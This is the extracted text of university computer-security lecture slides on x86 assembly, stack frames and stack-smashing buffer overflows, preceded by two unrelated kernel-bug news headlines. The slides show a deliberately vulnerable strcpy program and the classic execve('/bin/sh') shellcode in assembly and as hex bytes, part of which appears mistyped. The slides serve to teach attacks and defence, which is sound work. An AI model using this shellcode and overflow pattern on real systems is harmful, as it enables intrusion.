

Another Linux Kernel Bug Surfaces, Allowing Root Access



Author:
Tara Seals

September 28, 2018
/ 2:11 pm



October 7, 2019

Kernel privilege escalation bug actively exploited in Android devices

Bradley Barth

[Follow @bbb1216bbb](#)

Low Level Software Security

Computer Security and Privacy (CS642)

Earlence Fernandes

earlence@cs.wisc.edu


* Slides borrowed from Chatterjee, Davidson, Ristenpart

Announcements

- HW3 was due today
- HW4 is out
 - Stack smashing, integer overflow, format string vulnerability
 - Graded on ALL-or-NOTHING
 - Exploit description: write English discussing your attack: grading is subjective here
 - Exploit itself: If it works, full points, if it doesn't, zero points
 - Debugging partial solutions does not scale to a class of this size
 - As you will find out, debugging a buffer overflow is very involved
 - Get started early! This is the most complex homework we will do.
 - Due date: Apr 16th
 - Form teams of 2 (use piazza to find team mates)
 - Team size of 1 is okay but know that there is no change in workload


Processes are the front line of system security

- Control a process and you get the privileges of its UID
- So how do you control a process?
 - Send specially formed input to process



Roadmap

- Today
 - Enough x86 to understand (some) process vulnerabilities
 - ISA
 - Process memory layout, call stack
 - Buffer overflow attack
 - How such attacks occur



Why do we need to look at assembly?

WYSINWYX: What You See Is Not What You eXecute

G. Balakrishnan¹, T. Reps^{1,2}, D. Melski², and T. Teitelbaum²

¹ Comp. Sci. Dept., University of Wisconsin; {bgogul,reps}@cs.wisc.edu

² GrammaTech, Inc.; {melski,tt}@grammatech.com

We understand code in this form

```
int foo() {  
    int a = 0;  
    return a + 7;  
}
```

Compiler

Vulnerabilities exploited in this form


```
pushl %ebp  
movl  %esp, %ebp  
subl  $16, %esp  
movl  $0, -4(%ebp)  
movl  -4(%ebp), %eax  
addl  $7, %eax  
leave  
ret
```

X86: The De Facto Standard

- Extremely popular for desktop computers
- Alternatives
 - ARM: popular on mobile
 - MIPS: very simple
 - Itanium: ahead of its time
- CISC (complex instruction set computing)
 - Over 100 distinct opcodes in the set
- Register poor
 - Only 8 registers of 32-bits, only 6 are general-purpose
- Variable-length instructions
- Built of many backwards-compatible revisions
 - Many security problems preventable... in hindsight



Let's Dive in To X86!




Registers

← 32 bits →

General
purpose

EAX	AX	AH	AL
EBX	BX	BH	BL
ECX	CX	CH	CL
EDX	DX	DH	DL
ESI			
EDI			
ESP	(stack pointer)		
EBP	(base pointer)		

Process memory layout



`.text`

- Machine code of executable

`.data`

- Global initialized variables

`.bss`

- Below Stack Section
global uninitialized variables

heap

- Dynamic variables

stack

- Local variables
- Function call data

Env

- Environment variables
- Program arguments

Reminder: These are conventions

- Dictated by compiler
- Only instruction support by processor
 - Almost no structural notion of memory safety
 - Use of uninitialized memory
 - Use of freed memory
 - Memory leaks
- So how are they actually implemented?

Instruction Syntax

Examples:

```
subl $16, %ebx
```


```
movl (%eax), %ebx
```

opcode src, dst

- Constants preceded by **\$**
- Registers preceded by **%**
- Indirection uses **()**

Register Instructions: **sub**

registers




- Subtract from a register value

memory




```
subl %eax, %ebx
```

The Stack

- Local storage
 - Good place to keep data that doesn't fit into registers
- Grows from high addresses towards low addresses







Frame Instructions: **push**



- Put a value on the stack
 - Pull from register
 - Value goes to %esp
 - Subtract from %esp
- Example:


pushl %eax

Frame Instructions: pop




- Take a value from the stack
 - Pull from stack pointer
 - Value goes from %esp
 - Add to %esp

Control flow instructions: `jmp`




- `%eip` points to the currently executing instruction (in the text section)
- Has unconditional and conditional forms
- Uses relative addressing

Control flow instructions: `call`




- Saves the current instruction pointer to the stack
- Jumps to the argument value

Control flow instructions: `ret`



- Pops the stack into the instruction pointer


Stack instructions: **leave** (and **enter**)



- Equivalent to

```
movl %ebp, %esp  
popl %ebp
```
- copy EBP to ESP and then restore the old EBP from the stack

Implementing a function call



`main:`

```
...
eip → subl    $8, %esp
eip → movl    $2, 4(%esp)
eip → movl    $1, (%esp)
eip → call    foo
eip → addl    $8, %esp
...
```

`foo:`

```
eip → pushl   %ebp
eip → movl    %esp, %ebp
eip → subl    $16, %esp
eip → movl    $3, -4(%ebp)
eip → movl    8(%ebp), %eax
eip → addl    $9, %eax
eip → leave
eip → ret
```



Function Calls: High level points

- Locals are organized into stack frames
 - Callees exist at lower address than the caller
- On call:
 - Save `%eip` so you can restore control
 - Save `%ebp` so you can restore data
- Implementation details are largely by convention
 - Somewhat codified by hardware


Data types / Endianness

- x86 is a little-endian architecture

`pushl %eax`



Arrays



```
void bar(char * in){  
    char name[5];  
    strcpy(name, in);  
}
```

```
bar:  
    pushl    %ebp  
    movl     %esp, %ebp  
    subl     $5, %esp  
    movl     8(%ebp), %eax  
    movl     %eax, 4(%esp)  
    leal     -5(%ebp), %eax  
    movl     %eax, (%esp)  
    call     strcpy  
    leave  
    ret
```

Tools: GCC

```
gcc -O0 -S program.c -o program.S -m32
```

Generate Assembly Code

```
gcc -O0 -g program.c -o program -m32
```

Generate Debugging Information

Tools: GDB

```
gdb program
```

```
(gdb) run
```

```
(gdb) list /* show the high-level code */
```


```
(gdb) decompile foo
```

```
(gdb) disas foo /* show assembly of foo */
```

```
(gdb) disas main
```

```
(gdb) quit
```

Smashing the stack




```
#include<stdio.h>
#include<string.h>

int main(int argc, char *argv[]) {
    char buf[100];
    strcpy(buf, argv[1]);
    printf("Hello %s\n", buf);
    return 0;
}
```

If argv[1] has more than 100 bytes...

Smashing the stack




The key here is EIP

- When `greeting()` returns, will jump to address pointed to by the EIP value “saved” on stack
- Return address overwritten when `name` buffer overflows


Smashing the stack

- Useful for denial of service (DoS)
- Better yet: control flow hijacking



Building an exploit sandwich

- Ingredients:
 - executable machine code
 - pointer to machine code



machine code	ptr
--------------	-----

Building “shellcode”

```
#include <stdio.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```


Shell code from AlephOne

```
movl
string_addr,string_addr_addr
movb    $0x0,null_byte_addr
movl    $0x0,null_addr
movl    $0xb,%eax
movl    string_addr,%ebx
leal    string_addr,%ecx
leal    null_string,%edx
int     $0x80
movl    $0x1, %eax
movl    $0x0, %ebx
int     $0x80
/bin/sh string goes here.
```

Problem: We don't know where we are in memory

Building shell code

```
jmp     offset-to-call      # 2 bytes
popl    %esi                # 1 byte
movl    %esi,array-offset(%esi) # 3 bytes
movb    $0x0,nullbyteoffset(%esi) # 4 bytes
movl    $0x0,null-offset(%esi) # 7 bytes
movl    $0xb,%eax           # 5 bytes
movl    %esi,%ebx           # 2 bytes
leal    array-offset, (%esi),%ecx # 3 bytes
leal    null-offset(%esi),%edx # 3 bytes
int     $0x80               # 2 bytes
movl    $0x1, %eax          # 5 bytes
movl    $0x0, %ebx          # 5 bytes
int     $0x80               # 2 bytes
call    offset-to-popl      # 5 bytes
/bin/sh string goes here.
empty bytes                  # 4 bytes
```



Building shell code

```
char shellcode[] =  
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"  
    "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"  
    "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"  
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89xec\x5d\xc3";
```

Another issue:

strcpy stops when it hits a NULL byte


Solution:

Alternative machine code that avoids NULLs

Mason et al., "English Shellcode"

www.cs.jhu.edu/~sam/ccs243-mason.pdf

UW Madison




```
[user/demo]$ cat get_sp.c
#include <stdio.h>

unsigned long get_sp(void) {
    __asm__("movl %esp, %eax");
}

int main() {
    printf("Stack pointer (ESP): 0x%x\n", get_sp() );
}

[user/demo]$ ./get_sp
Stack pointer (ESP): 0xbffffba4
```

This is a crude way of getting stack pointer



